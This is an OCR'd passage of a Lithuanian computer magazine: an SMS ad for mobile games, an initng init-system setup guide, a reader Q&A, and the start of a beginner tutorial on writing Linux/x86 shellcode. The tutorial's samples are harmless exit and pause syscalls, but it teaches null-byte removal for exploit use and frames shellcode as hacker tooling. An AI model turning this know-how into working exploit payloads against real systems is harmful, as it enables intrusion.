EXEANI palm · EXEANI exotic · EXEANI boxer · EXEANI byebye

EXEANI dansemachine · EXEANI fitness · EXEANI flipper · EXEANI ru4451

Žaidimai telefonams

Rašyk SMS: EXEGAME KODAS, siųsk numeriu 1336, kaina 10 Lt. ***pvz.: exegame car***
Nusiųsk draugui: EXEGAME KODAS 370XXXXXXX

World Soccer 2006

Siųsk sms: EXEGAME worldsoccer

Pasaulio futbolo taurė 2006 vykstanti Vokietijoje pristato žaidimą World Soccer 2006.

Mafia

Siųsk sms: EXEGAME MAFIA

Čikaga. XX amžiaus pradžia. Žmogaus gyvybė čia verta nieko. Jei nori išlikti teks tai daryti nelegaliais keliais. Įsivaizduok, kad tu kandidatuoji į vieną pavojingiausių gaujų, tad tau teks dalyvauti šiurpiame gatvės susišaudyme, praeiti daugybę sudėtingų testų ir įrodyti savo ištikimybę. Kas žino, gal tapsi mafijos bosu patarėju?

King Kong

Siųsk sms: EXEGAME kong

Oficiali vieno iš populiariausių metų filmų, žaidimo versija mobiliajam telefonui.

SWAT Force

Siųsk sms: EXEGAME swatforce

SWAT - greičiausiai reaguojantis Los Andželo policijos padalinys, įkaitai, plėšimai, grasinimai, sprogimai - tai jų kasdienybė.

New York Nights

Siųsk sms: EXEGAME ny

New York Nights - pašėlęs situacijų žaidimas, kuriame gali atsidurti tin netikėtose ar juokingose situacijose.

The Da Vinci Code - Light Puzzle

Siųsk sms: EXEGAME dvclp

Žaidimo klausimai yra anglų kalba. Da Vinci Code - Light Puzzle yra mįslinga loginė dėlionė, kurioje privalai nukreipti saulės spindulius teisinga tvarka, siekiant atskleisti senovės paslaptis.

Ages of Traders

Siųsk sms: EXEGAME traders

Tikra XVI amžiaus ekonominė strategija tavo telefone. XVI amžius - aukso laikai perkiame, tad tavo kapitonas ir tu plauksite okeanais ir aplankysite daugybę uostų. Jūs turite parduoti viską, kas įmanoma ir tapti turtingu.

Ghost Attack!

Siųsk sms: EXEGAME ghost

„Ghost Attack" - krauju permirkusi šaudyklė. Žaidėjas turi šaudyti lavonus kapinėse.

Crash Racing

Siųsk sms: EXEGAME crashracing

Tęsk senuosius Crash Nitro Cart and Crash Twinsanity nuotykius. Crash Bandicoot and Dr. Neo Cortex ir vėl kovoja vienas prieš kitą!

Splinter Cell

Siųsk sms: EXEGAME cel

Tu esi slaptasis agentas Samas Fišeris ir privalai apginti galimą naująjį Pasaulinį karą Ramiajame vandenyne.

Mission Impossible III

Siųsk sms: EXEGAME mi3

Itanas Huntas dabar vykdo misiją tavo telefone.

Power Babes

Siųsk sms: EXEGAME powerbabe

Pagrindinė herojė keliasi į miestą ieškoti kavalieriaus, kuris ją lydės likusią vakaro dalį. Žavi herojė ir dvi jos draugės atvyksta į naktinį klubą pavadinimu Bunny Block.

Spalvoti paveiksliukai, JAVA žaidimai ir polifoninės melodijos tinka OMNITEL, BITĖS ir TELE2 abonentams, užsisakiusiems WAP paslaugą. Jei siunčiate žinutę draugui, mokėsite pats. Polifoninių melodijų užsakymui tinka dauguma žinomų Nokia, Motorola, Alcatel, LG, Samsung, Siemens ir SonyEricsson modelių, kurie groja polifonines melodijas. Monofoninės melodijos tinka visiems Nokia modeliams. Tikro garso (mp3) melodijos tinka tiems NOKIA, MOTOROLA, SAMSUNG, SIEMENS ir SONY ERICSSON telefonų modeliams, kurie atkuria mp3 formatą (pasitikrinkite savo telefono specifikacijas). Spalvotų paveikslėlių užsakymui tinka dauguma žinomų Nokia, Motorola, Alcatel, LG, Samsung, Siemens ir SonyEricsson modelių su spalvotu ekranu. Animuotos ekrano užsklandos tinka tiems telefonų modeliams NOKIA, MOTOROLA, SAMSUNG, SIEMENS ir SONY ERICSSON , kurie suderinti animuotiems paveikslėliukams (pasitikrinkite savo telefono specifikacijas).

Kilus klausimams: laika.lt@laikamobile.com



Žaibiškas tukso užkrovimas

„Initng" — nauja pradinės „SystemV Init" inicializacijos karta

ŠIANDIEN MES PAKALBĖSIME APIE INITNG — NAUJĄ TAVO LINUKSO INICIALIZACIJOS SISTEMĄ. INITNG YRA NAUJA INIT KARTA, APIE KĄ IŠKALBINGAI BYLOJA ŠIOS SISTEMOS PAVADINIME PAVARTOTOS RAIDĖS NG (NEXT GENERATION). PAGRINDINIS INITNG PAŠAUKIMAS — TAPTI DĖMESIO VERTA SENO GERO INIT PAMAINA. ŠIAME STRAIPSNYJE MES ĮSITIKINSIME, AR TAIP YRA IŠ TIKRŲJŲ.

[INIT VS INITNG] Kas gi tokio gero tame *initng*, kad apie jį verta kalbėti? Norėdami suprasti skirtumą prisiminkime, kaip veikia klasikinė *init* versija. Visų pirma paleidžiamas branduolys, kuris sumontuoja šakninę failų sistemą ir paleidžia inicializavimo programą */sbin/init*. Šią reikšmę galima pakeisti su specialiu branduolio parametru:

```
init=/kelias/iki/inicializavimo/programos
```

Branduolys po užsikrovimo nurimsta, kadangi visą tolimesnį darbą atlieka *init*. Jeigu šios programos paleisti nepavyksta, branduolys panikuoja, tolimesnis darbas negalimas. Norėdamas nustatyti reikiamą paleidimo lygį, *init* peržiūri bylą */etc/inittab*:

```
id:5:initdefault:
```

Tada priklausomai nuo lygio *init* paleidžia */etc/rc.d* kataloge ir jo subkataloguose saugomus skriptus. Čia esminė frazė — „paleidžia skriptus", kurių vykdymu užsiima komandų interpretatorius (paprastai */bin/bash*), t.y. „pašalinė" programa.
Initng savarankiškai vykdo savo konfigūracijos bylas, kuriose nurodyti sistemos inicializavimo veiksmai, dėl ko sistemos užkrovimo laikas smarkiai sumažėja. Iš tiesų, įdiegus ir sukonfigūravus initng mano FC3 pasileidžia praktiškai akimirksniu. Po to, kai aš viską teisingai sukonfigūravau ir perkroviau sistemą, iš pradžių net nesupratau, kad sistemos užkrovimas jau baigtas.

[Pasiruošimas įdiegimui] *Initng* galima parsisiųsti iš čia: *initng.thinktux.net/download/v0.5/* (arba pasiimti iš mūsų CD). Ten rasi tiek archyvus su išeities tekstais, tiek ir jau sukompiliuotus *rpm* paketus. Siūlyčiau parsisiųsti būtent išeities tekstus, beje, pačią paskutinę versiją.
Asmeniškai aš *Linux* naudoju ne tik eksperimentams, bet ir kasdieniniam darbui, todėl naujus paketus įdieginėju retai. Dabar mano diske draugiškai gyvena *Linux Mandrake 10* ir *Fedora Core 3*. Taip, sistemos nėra pačios šviežiausios, tačiau jos mane pilnai tenkina.
Iš pradžių aš pabandžiau *initng* įdiegti į mano mėgiamą *Linux Mandrake*. Įdiegt tai aš ją įdiegiau, tačiau „naujos kartos inicializacijos sistema" atsisakė veikti. Kodėl? Ji numatyta... naujesnėms sistemoms. Jeigu pabandysi į *Linux Mandrake 10* arba tą pačią *Fedora Core 3* įdiegti *rpm* paketą su *initng*, tai pamatysi, ko reikia šiai versijai įdiegti. *Initng 0.5.3* versija reikalauja *filesystem 2.2.4* arba naujesnės versijos paketo, *glibc 2.3.4* arba naujesnio, taip pat *SELinux*.
Vien dėl *initng* įdieginėti *Mandriv'ą*, manau, neverta, todėl „po skalpeliu" paguldžiau trečiąją *Fedora Core* versiją. Šioje versijoje yra *filesystem 2.3* paketas, yra *SELinux*, o tai, kad nėra glibc *2.3.4* — anokia bėda. Aš pirmenybę teikiu *initng* kompiliavimui iš išeities tekstų, todėl kompiliavimo metu bus naudojama esama *glibc* versija (2.3.3). Pabandžius įdiegti *rpm* paketą į *FC3* nepatenkinus priklausomybių paaiškėjo, kad *initng* neveiks. Beje, apie tai iškalbingai praneš pats branduolys, kai po perkrovimo pamatysi pranešimą, kad *initng* negali būti paleistas, kadangi gamintojų sukurtas *rpm* paketas skirtas *glibc 2.3.4* versijai.
Jeigu tu esi iš anksto sukompiliuotų paketų šalininkas ir pas tave yra pati naujausia operacinės sistemos versija, tuomet parsisiųsk šviežią *rpm* ir jį įdiek su štai tokia komanda:

```
# rpm-ihv initng-0.5.3-1.i386.rpm
```

[„Initng" įdiegimas] Iš pradžių aš *initng* įdiegiau į realią (fizinę) sistemą — savo namų kompiuterį. Po to, kai *initng* jame pradėjo puikiai veikti, aš viską pakartojau virtualioje mašinoje su *VMWare*. Taip aš vienu šūviu pribaigiau du zuikius: atsakiau į tavo klausimą dėl *initng* panaudojimo *VMWare* aplinkoje ir padariau pradinio sistemos užsikrovimo ekrano vaizdus.
Prieš *initng* įdiegimą įsitikink, kad pas tave įdiegtas *gcc* kompiliatorius, programos *automake* ir *autoconf*, taip pat turėk antraščių bylas — viso to prireiks *initng* kompiliavimui. Kad nebūtų nesusipratimų, visus tolimesnius veiksmus atlik *root* vardu. Išpakuok *initng–0.5.3.tar.gz* į */usr/src* katalogą. Taip bus sukurtas katalogas */usr/src/initng–0.5.3*. Pereik į jį ir įvykdyk komandą:

```
# ./autogen.sh
```

Lyginant su *./configure*, naujasis skriptas kur kas informatyvesnis, be to, jis paleidžia *./configure Makefile* sukūrimui. Toliau įvykdyk dar dvi komandas:

```
# make
```

1. ./autogen.sh veikimas

2. initng kompiliavimas (make)

```
prompt
timeout=20
default=linux
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
linear

image=/boot/vmlinuz-2.6.9-1.667
        label=linux
        initrd=/boot/initrd-2.6.9-1.667.img
        read-only
        append="root=LABEL=/"

image=/boot/vmlinuz-2.6.9-1.667
        label=linux-ng
        initrd=/boot/initrd-2.6.9-1.667.img
        read-only
        append="root=LABEL=/ init=/sbin/initng"
```

3. /etc/lilo.conf redagavimas

4. initng paleidimo pradžia

5. pats paleidimas...

6. GUI prototipas initng konfigūravimui

```
# make install
```

Greičiausiai su *initng* kompiliavimu tau neturėtų iškilti jokių problemų. Jeigu jų vis tik yra, tai reiškia, kad tu kažko neįdiegei. Dar kartą paleisk *autogen.sh* ir atidžiai pažiūrėk, ką jis tau rašo. *Autogen.sh* išvedimą galima net nukreipti į bylą, kad po to neskubant būtų galima viską peržiūrėti.
Be target'o *install* galimi dar du:
* *clean* — pašalina sukompiliuotas bylas iš katalogo, kuriame saugomi išeities tekstai
* *uninstall* — išmeta *initng*

Nereikėtų pamiršti ir apie atitinkamą užkroviklio konfigūraciją. Juk mums reikia pridėti branduolio parametrą *init*, kad nereikėtų jo nurodyti kiekvieną kartą užsikrovimo metu. Jeigu pas tave LILO, tuomet su savo mėgiamu redaktoriumi atidaryk */etc/lilo.conf*, nukopijuok tavo pagrindinį branduolį aprašančią image sekciją ir ją paredaguok — direktyvai *append* pridėk parametrą „init=/sbin/initng". Paredagavus bylą užkrovėjas turi iš naujo perskaityti savo konfigą. Tam įvesk komandą:

```
# lilo
```

Jeigu pas tave *grub* (greičiausiai taip ir yra), tuomet į konfigą */boot/grub/grub.conf* pridėk šias eilutes:

```
title linux-initng
    kernel (hd0,1)/vmlinuz-2.6.9-1.667
    root=/dev/hda2
    init=/sbin/initng
```

Atkreipk dėmesį į particiją su įdiegtu *Linux* bei į branduolio bylos pavadinimą. Šiuo atveju *Linux* įdiegtas į */dev/hda2* (parametras *root*, kuris nurodo šakninę failų sistemą). Branduolio byla vadinasi *vmlinuz-2.6.9-1.667*, fiziškai ji saugoma toje pačioje particijoje — konstrukcija (*hd0,1*) atitinka */dev/hda2*. *Grub* atveju perrašyti užkrovėjo konfigūracijos nereikia.

[„Initng“ paleidimas] Norint paleisti *Linux* su *initng*, užkroviklio meniu reikia pasirinkti įrašą, kuris užtikrina tavo sistemos paleidimą su *initng*. Taigi jaudinantis momentas, *Linux* startuoja. Kaip įprasta, iš pradžių eina branduolys, po to — *initng*. Derėtų pastebėti, kad *initng agetty* paleidžia visiems terminalams, išskyrus *tty1*. Pirmame terminale nuolat bus atvaizduojami sistemos užsikrovimo „likučiai“, kuriuos galima peržiūrėti pasinaudojus *Shift+PgUp/PgDn*. Jungtis galima į bet kurią konsolę, pradedant antrąja (*tty2*), į kurią pereisi nuspaudęs *Alt+F2*

[Konfigūracinės bylos] Visos konfigūracinės *initng* bylos dalinamos į dvi grupes: paleidimo lygių bylos ir servisų bylos. Pirmosios yra pačiame */etc/initng* kataloge, turi praplėtimą „.runlevel“ ir saugo servisų, kurie turi būti paleisti atitinkamame lygyje, sąrašą. Antrosios bylos saugomos katalogo */etc/initng* subkataloguose, jų praplėtimas — „.i“.

Yra trys pagrindinės paleidimo lygių bylos: *default.runlevel*, *single.runlevel* ir *system.runlevel*. Pirmoji — tai paleidimo lygis pagal nutylėjimą, antroji — vieno vartotojo režimas (1 lygis), trečioji — sisteminis lygis. Su pirma byla viskas aišku — ji paleidžia tavo lygį pagal nutylėjimą. Trečioji byla užtikrina pirmojo paleidimo lygio, t.y. *single* režimo užkrovimą — ji paruošia viską, ko reikia sistemos darbui. O kaip gi su *single.runlevel*? Ji skirta pirmojo paleidimo lygio „praplėtimui“. Joje yra viso labo viena instrukcija — sisteminio lygio (*system*) iškvietimas, tačiau esant būtinybei čia tu gali pridėti papildomų programų iškvietimus, neredaguodamas *system.runlevel* bylos. Įdiegus *initng*, suformuojama byla *default.runlevel*: į ją pridedami servisų įrašai, kurie turi būti paleisti tame lygyje, kuris *initng* įdiegimo metu buvo tavo sistemos užkrovimo lygis pagal nutylėjimą. Pavyzdžiui, jeigu tavo sistema pasileisdavo penktame lygyje, tai į *default.runlevel* bus pridėti visi reikiami įrašai, kad po perkrovimo su *initng* tu nepajaustum jokio skirtumo (savaime suprantama, išskyrus užkrovimo greitį).

Diegiant *initng* aš dirbau trečiame lygyje, todėl pas mane buvo sukurta tokia *default.runlevel* byla:

```
system
daemon/klogd
daemon/eth0
daemon/syslogd
daemon/sshd
daemon/gpm
daemon/xinetd
daemon/sendmail
daemon/xfs
```

Pirmoji eilutė — tai sisteminio paleidimo lygio iškvietimas, kuris yra privalomas visiems lygiams. *System* lygyje vykdomos sistemos darbui gyvybiškai svarbios instrukcijos: *udev*, užkraunami moduliai, USB ir tinklo (*lo* sąsaja) galimybė, paleidžiamas *agetty*, užkraunamas sisteminis šriftas, paleidžiama *iptables* ir visa kita. Atsidaryk bylą *system.runlevel* ir pats viską suprasi. Tačiau ją redaguoti vertėtų tik tuo atveju, jeigu tu esi visiškai tikras dėl savo veiksmų.

Po viso šito paleidžiamas branduolio loginimo demonas (*klogd*), sukonfigūruojama sąsaja *eth0*, paleidžiamas sisteminio loginimo demonas, *ssh* serveris, pelės servisas konsolėje (*gpm*), taip vadinamas superserveris (*xinetd*), MTA agentas (*sendmail*) bei šriftų serveris (*xfs*).

Užeik į subkatalogą *daemons*. Jame tu rasi daugelio demonų (servisų), kurie gali būti įdiegti tavo sistemoje, paleidimo *.i* bylas. Pavyzdžiui, *web* serverio paleidimui naudojama byla *http.i*. Kad *web* serveris būtų automatiškai kraunamas sistemos krovimosi metu, į *default.runlevel* bylą pridėk šią eilutę:

```
daemon/httpd
```

Korektiškesniu servisų pridėjimo į paleidimo lygį būdu laikoma programa *ng-update*, kadangi ji įvertina priklausomybes tarp servisų. Apie ką aš kalbu? Pavyzdžiui, įsivaizduok, kad pas mus yra demonas *B*, kuris priklauso nuo serviso *A*. Jeigu tu nori į užkrovimo lygį pridėti demoną *B*, tai jį reikia įrašyti po *A*, kuris jau turi būti paleistas dar prieš paleidžiant *B*. Aš noriu pasakyti, kad redaguodamas lygių bylas, tu turi aiškiai suprasti, ką darai. Jeigu dėl kažko nesi tikras, pasinaudok *ng-update* — šią programą mes aptarsime kiek vėliau.

[.i bylos] Prieš pereinant prie *.i* bylų formato aptarimo, reikia žinoti, kokius servisų tipus galima aprašyti šiose bylose. Servisai būna trijų tipų: demonai (*daemon*), servisai (*service*) ir virtualūs servisai (*virtual*).

Demonas pasileidžia ir po paleidimo neužbaigia savo darbo, o lieka operatyvinėje atmintyje. Jis gali įgauti vieną iš dviejų statusų — RUNNING, kas reiškia, kad demonas normaliai veikia, arba FAIL_STARTING — demono paleidimas baigėsi su klaida. Jeigu demono paleidimo metu įvyko sutrikimas, tuomet bus sustabdyti visi nuo jo priklausomi servisai.

Servisas pasileidžia, atlieka savo darbą (pavyzdžiui, sumontuoja failų sistemas arba užkrauna sisteminį šriftą) ir baigiasi.

Virtualus servisas iš viso nieko nedaro, jis tiesiog priklauso nuo kitų. Jeigu „virtualas“ užkrautas, tuomet gali būti tikras — paleisti visi servisai, nuo kurių jis priklauso. Kaip pavyzdį aptarkime bylą *daemon/httpd.i*:

```
daemon daemon/httpd {
    need = system/bootmisc;
    require_network;
    use = daemon/sshd daemon/mysql daemon/postgres system/netmount;
    exec daemon = /usr/sbin/httpd;
    pid_file = /var/run/httpd.pid;
}
```

Raktinis žodis *daemon* kalba pats už save: *httpd* — demonas. *Initng* servisus skiria ne pagal bylos pavadinimą, o pagal identifikatorių, kuris pateikiamas po tarnybinio žodžio *daemon* (*service/virtual*), kas leidžia aprašyti kažką panašaus į:

```
daemon daemon/agetty/* {
    need = system/bootmisc;
    env DEV_PRE=tty;
    exec daemon = /sbin/agetty 38400 ${DEV_PRE}${NAME};
    respawn;
}
```

Sugrįžkime prie mūsų *httpd*. Direktyvos *need* ir *use* leidžia aprašyti priklausomybes (apie tai mes pakalbėsime kiek vėliau). Demonui *httpd* reikalingas tinklas, atitinkamai čia mes neapsieisime be *require-network*. *Exec* nurodo vykdomą serviso (demono) bylą.

Bylos pavadinimas su unikaliu serviso proceso identifikatoriumi nurodomas su *pid_file*.

Atkreipk dėmesį į direktyvas ENV ir *respawn*. Pirmoji naudojama aplinkos kintamųjų sukonfigūravimui, o antroji perleidžia servisą avarinio jo užbaigimo atveju.

Aš neatsitiktinai čia pateikiau serviso–demono *agetty* listingą. Atkreipk dėmesį į direktyvas ENV ir *respawn*. Pirmoji naudojama aplinkos kintamiesiems sukonfigūruoti, o antroji perleidžia servisą avarinio jo užbaigimo atveju.

[Priklausomybės ir konfliktai] Direktyva *need* parodo tuos servisus, nuo kurių priklauso aprašomas servisas. Jeigu šie servisai nebuvo paleisti, tai prieš aprašomo serviso paleidimą *initng* paleis viską, ką tu nurodei su *need*.
Direktyva *use* naudojama kitaip: ji tiesiog nurodo, kokius servisus gali panaudoti ir mūsų servisas. Jeigu jie nepaleisti, *initng* jų taip pat nepaleidinės. Direktyva *use* naudojama tam, kad būtų galima apibrėžti servisų paleidimo tvarką. Ši informacija įvertinama pridedant servisus į reikiamą lygį su *ng–update*.
Direktyva *conflict* leidžia apibrėžti servisą, su kuriuo konfliktuoja mūsų servisas. Pavyzdžiui, *wu–ftpd* gali konfliktuoti su *ProFTPD*, o *sendmail* — su *postfix*. Sistemoje negali būti dviejų servisų, kurie atlieka vienus ir tuos pačius veiksmus.

[NGC ir NG—UPDATE] Pirmasis įrankis naudojamas serviso paleidimui/sustabdymui (*service* analogas *init* atveju), o antrasis — serviso pridėjimui į nurodytą paleidimo lygį. Sintaksė:

```
ngc <veiksmas> <servisas>
ng-update <veiksmas> <servisas> <paleidimo lygis>
```

Aptarkime keletą pavyzdžių:

```
ngc -u httpd — httpd paleidimas
ngc -d httpd — httpd sustabdymas
ngc -h — pagalba

/* į default lygį pridedame net/ppp0 paleidimą */
ng-update add net/ppp0 default
/* iš default pašaliname net/eth1 paleidimą */
ng-update del net/eth1 default
```

[Initng ir X'ai] Negalima nepaminėti, kad *initng* šiek tiek konfliktuoja su *X Window* sistema. Tai susiję su nauja pelės inicializavimo sistema, kuri vadinasi ne */dev/mouse*, o */dev/psaux* (taip ir turi būti), todėl, jei būtina, reikia šiek tiek pakoreguoti *XFree86/XOrg* konfigą. Ir dar: jeigu pas tave kompiuteryje įdiegta *nVidia* vaizdo plokštė, teks šiek tiek „paburti" su *nVidia* tvarkyklėmis (išsamiau apie tai sužinosi *initng–0.5.3/doc/initng.txt* byloje).

[Diagnozė] Būsiu lakoniškas: *initng* ne tik galima, bet ir reikia naudoti. Žymiai sutrumpėjo sistemos krovimosi laikas, atsirado daugiau servisų paleidimo konfigūravimo galimybių, kadangi *initng* daug lankstesnė už savo pirmtakę. *Initng* nėra sudėtinga sistema, tiesiog iš pradžių darbas su ja gali pasirodyti kiek neįprastas. Jeigu iškils sunkumų — rašyk, o aš tau patarsiu, ką ir kaip reikia daryti.

Q

Straipsnyje „Pabėgimas iš VMWare" buvo rašoma apie tai, kaip ištrūkti iš virtualios mašinos. Man iškilo kiek kitoks klausimas: kaip nepaleidžiant virtualios mašinos iš pagrindinės sistemos įtakoti viešinčią OS? VMWare kiekvienai virtualiai mašinai sukuria specialias bylas — galbūt tai būtų galima padaryti per jas?

A

A: Iš tiesų, kiekvienai virtualiai mašinai *VMWare* sukuria bylą–atvaizdą, kurioje saugoma informacija apie virtualų kietąjį diską, jo particijas, esančius duomenis ir t.t. Ilgai šios bylos formatas buvo saugomas paslaptyje ir tik neseniai gamintojai jį paviešino. Viskas, ko reikia, aprašyta VMDK (*Virtual Machine Disk Format*) specifikacijoje, kurią gali parsisiųsti iš čia: *www.vmware.com/interfaces/vmdk.html*. Be pačios *VMware* kol kas nėra gatavų produktų, kurie būtų skirti dirbti su šiais atvaizdais. Galbūt tu parašysi tokią programinę įrangą?

Q

Sakoma, kad viešuose šaltiniuose pateikiami proxy serveriai yra juodame sąraše. Ar toks sąrašas iš tiesų egzistuoja?

A

A: Savaime suprantama, kad taip. Jeigu egzistuoja *ProxyList Grabber* (*www.thalliumtech.com*) tipo programos, kurios iš viešų šaltinių išgauna slaptuosius *proxy* serverius ir nufiltruoja dublikatus, tai kodėl gi analogiškų priemonių nepanaudojus juodųjų sąrašų sukūrimui? Taigi tokie juodieji sąrašai aktyviai sudarinėjami, juos naudoja elektroninių mokėjimų sistemos, kurios taip seka mėgėjus išlikti inkognito. Sužinoti, ar tavo *proxy* yra juodajame sąraše, gali čia: *www.whois.sc*.



060

Juodoji magija pradedantiesiems

Shellkodo kūrimas

„Linux/x86" sistemai ir pavyzdžiai

PERŽIŪRĖDAMAS EKSPLOITŲ IŠEITIES TEKSTUS TU TIKRIAUSIAI NE KARTĄ MĄSTEI, KAS GI YRA TOS TARP DVIGUBŲ KABUČIŲ ĮSPRAUSTOS MAGIŠKOS RAIDELIŲ IR SKAIČIUKŲ SEKOS. VISA TAI VADINAMA VIENU VARDU — SHELLKODAS. TAIP, TAI TAS PATS KODAS, BE KURIO HAKERIS — NE HAKERIS, O PAŽEIDŽIAMUMAS — VISO LABO DDOS'O GALIMYBĖ. ŠIAME STRAIPSNYJE, REMDAMASIS X86 ARCHITEKTŪRAI SKIRTOS LINUX OS PAVYZDŽIAIS, AŠ PABANDYSIU PAAIŠKINTI, KAIP SUKURIAMOS ŠIOS STEBUKLINGOS *NIX SISTEMOMS SKIRTOS SEKOS, KURIOS HAKERIO GYVENIMĄ PADARO ŠVIESŲ IR ĮDOMŲ.



Shellkode be žinių svarbiausias dalykas yra praktika ir fantazija. Išmokęs rašyti paprastus iškvietimus, galėsi kurti sudėtingesnes programas. Pavyzdžiui, vietoje kito žingsnio aš tau rekomenduočiau parašyti shellkodą, kuris pribindina jungtį (arba bet kokį kitą tinklinį shellkodą). Atmink, kad patirties įgyjama pamažu.

Shellcode — tai tam tikra baitkodo seka, kuri paleidžia vieną ar kitą sistemos funkciją. Shellkodas jokiu būdu neturi apsiriboti sistemos aplinkos (komandinės eilutės aka shello) paleidimu, jį galima išmokyti daryti ką tik nori — galimybės čia priklauso tik nuo autoriaus vaizduotės ir patyrimo.

Paprastai shellkodas rašomas su asembleriu, kas naujokui jau savaime ne visada lengva, tačiau aš pasistengsiu pateikti tikslius apibrėžimus, kad net ir mašininės kalbos niekada nemačiusiam naujokui būtų aišku, kaip parašyti paprasčiausią shellkodą ir jį panaudoti savo taikiais tikslais.

[Funkcijos iškvietimas] Prieš pradedant rašyti shellkodą, reikia išsiaiškinti, kaip *Linux* sistemoje iškviesti vieną ar kitą sisteminę funkciją. Jeigu *Windows* sistemoje tam reikia kankinančiai ilgai ieškoti milijono skirtingų adresų, tai čia viskas labai paprasta. Bet kuri sisteminė funkcija iškviečiama trimis etapais:

1. Į EAX registrą įrašomas sisteminio iškvietimo numeris.
2. Į likusius registrus įrašomi parametrai (iš kairės į dešinę).
3. Iškviečiamas sisteminis pertraukimas 80h.

[Ir jokio vargo su adresais, kaip langinėse.] Pabandykime iš pradžių parašyti paprastutį iškvietimą, kuris nedaro nieko daugiau, o tik išeina iš programos. Norėdamas sužinoti, kokį numerį reikia perkelti į EAX registrą, tiesiog žvilgtelk į */usr/include/asm/unistd.h*. *Šioje byloje saugomi visų sisteminių iškvietimų numeriai.* Nesunkiai atkasam jo numerį, tačiau čia iš karto tenka susidurti su kita problema: vien tik iškvietimo numerio maža. Mums taip pat reikia žinoti, ką įrašyti į likusius registrus, t.y. kokie iškvietimo parametrai. Norint atsakyti į šį klausimą, reikia pasinaudoti nuostabia *nix'ine komanda man. Perduok jai vietoje argumento „2" ir reikiamo iškvietimo pavadinimą, ir tau bus pateiktas pilnas iškvietimo aprašymas:

```
bash-2.05b# man 2 exit
```

Mes matome, kad funkcijai *exit* reikia viso labo vieno int tipo parametro — išėjimo kodo. Puiku! Dabar mes galime pradėti rašyti kodą:

```
bash-2.05b# cat exit.asm
mov     eax, 1
int     80h
```

Čia mes į EAX registrą įrašysime sisteminio iškvietimo numerį ir atliksime patį iškvietimą. Štai ir visas *exit* kodas (šiaip tai kiek aš supratau, dėl viso pikto taip pat reikėtų nunulinti ir *ebx* registrą, kad išėjimo kode neatsidurtų kokia nors atsitiktinė reikšmė — red. past.). Dabar kompiliuojame:

```
bash-2.05b# nasm -felf exit.asm -o exit.o
bash-2.05b# ld exit.o -o exit
ld: warning: cannot find entry symbol _start; defaulting to 0000000008048080
```

Matome vieną perspėjimą (*warning*), kuris byloja apie tai, kad *neapibrėžtas _start*, tačiau, nepaisant to, viskas teisingai susikompiliavo ir susikomponavo. Dabar paleidžiam:

```
bash-2.05b# ./exit
bash-2.05b#
```

Programa baigėsi korektiškai, o kad tuo įsitikintume, pasinaudosime specialiu labai naudingu įrankiu — *strace*. Jam vietoje parametrų reikia nurodyti tiriamos programos pavadinimą:

```
bash-2.05b# strace ./exit
execve("./exit", ["./exit"], [/* 45 vars */]) = 0
_exit(0) = ?
bash-2.05b#
```

Matome, kad viskas įvyko būtent taip, kaip mes ir planavome. Įsitikinus, kad mūsų parašyta programa veikia teisingai, mes ją paversime į kodo baitų rinkinį, t.y. į specifinį shellkodą. Pasinaudosime įrankiu objdump su vėliavėle –d:

```
bash-2.05b# objdump -d exit
exit: file format elf32-i386
Disassembly of section .text:
08048080 <.text>:
8048080:        b8 01 00 00 00      mov     $0x1,%eax
8048085:        cd 80       int     $0x80
bash-2.05b#
```

Štai mes ir gavome mūsų pirmąją magiškąją seką. Tačiau čia yra vienas mažas BET. Mūsų shellkode pilna nulinių baitų, o jų neturi būti, kadangi C kalboje kopijuojant simbolius šis ženklas (00) reiškia eilutės pabaigą. Yra didelė tikimybė (100%), kad mūsų shellkodas bus bevertis, o ir paties shellkodo dydis su nuliais padidėja, tuo tarpu dydis, kaip žinia, yra svarbu. Kaip gi atsikratyti tų nulių?
Tai lengva užduotis. Tam, kad sisteminio iškvietimo numerį įkeltume į registrą ir tuo pačiu neišprovokuotume nulių atsiradimo, reikia iš pradžių suxorinti registrą, o po to įkelti duomenis į jaunesniuosius šio registro baitus.
Remdamiesi šiuo principu, sutvarkykime mūsų exit–shellkodą:

```
bash-2.05b# cat exit.asm
xor     eax,eax
mov     al,1
int     80h
```

Šiame kode mes iš pradžių išvalome EAX registrą, o tada į AL įkeliame sisteminio iškvietimo numerį ir iškviečiame pertraukimą.

```
bash-2.05b# nasm -felf exit.asm -o exit.o
bash-2.05b# ld exit.o -o exit
ld: warning: cannot find entry symbol _start; defaulting
to 0000000008048080
bash-2.05b# ./exit bash-2.05b#
bash-2.05b# strace ./exit
execve("./exit", ["./exit"], [/* 45 vars */]) = 0
_exit(0) = ?
bash-2.05b#
```

Patikrinome, kad viskas puikiai veikia. Dabar su objdump vėl išveskime baitkodą:

```
bash-2.05b# objdump -d exit
exit: file format elf32-i386
Disassembly of section.text:
08048080 <.text>:
8048080:        31 c0       xor     %eax,%eax
8048082:        b0 01       mov     $0x1,%al
8048084:        cd 80       int     $0x80
bash-2.05b#
```

Ir iš tikrųjų, dabar mūsų baitkode nėra nulių, o ir dydis sumažėjo, kas negali nedžiuginti. Beje, vietoje negražaus mov al,1 galima naudoti inc al (tokia instrukcija vienu baitu mažesnė — red.past.), kas daug geriau estetiniu atžvilgiu. Vietoje xor taip pat galima naudoti sub, tačiau čia jau skonio reikalas — kas kaip moka, tas taip šoka. Kaip eksperimentą peržvelkime dar vieną nesudėtingą shellkodo pavyzdį:

```
bash-2.05b# cat pause.asm
xor     eax,eax
mov     al,29
int     80h
```

Išvalome EAX, tada į AL įkeliame sisteminio iškvietimo numerį ir iškviečiame pertraukimą. Kompiliuojam, strace'inam ir gauname baitkodą:


```
STRACE:
execve("./pause", ["./pause"], [/* 45 vars */]) = 0
pause( <unfinished ...>
BCODE:
8048080:        31 c0       xor     %eax,%eax
8048082:        b0 1d       mov     $0x1d,%al
8048084:        cd 80       int     $0x80
```

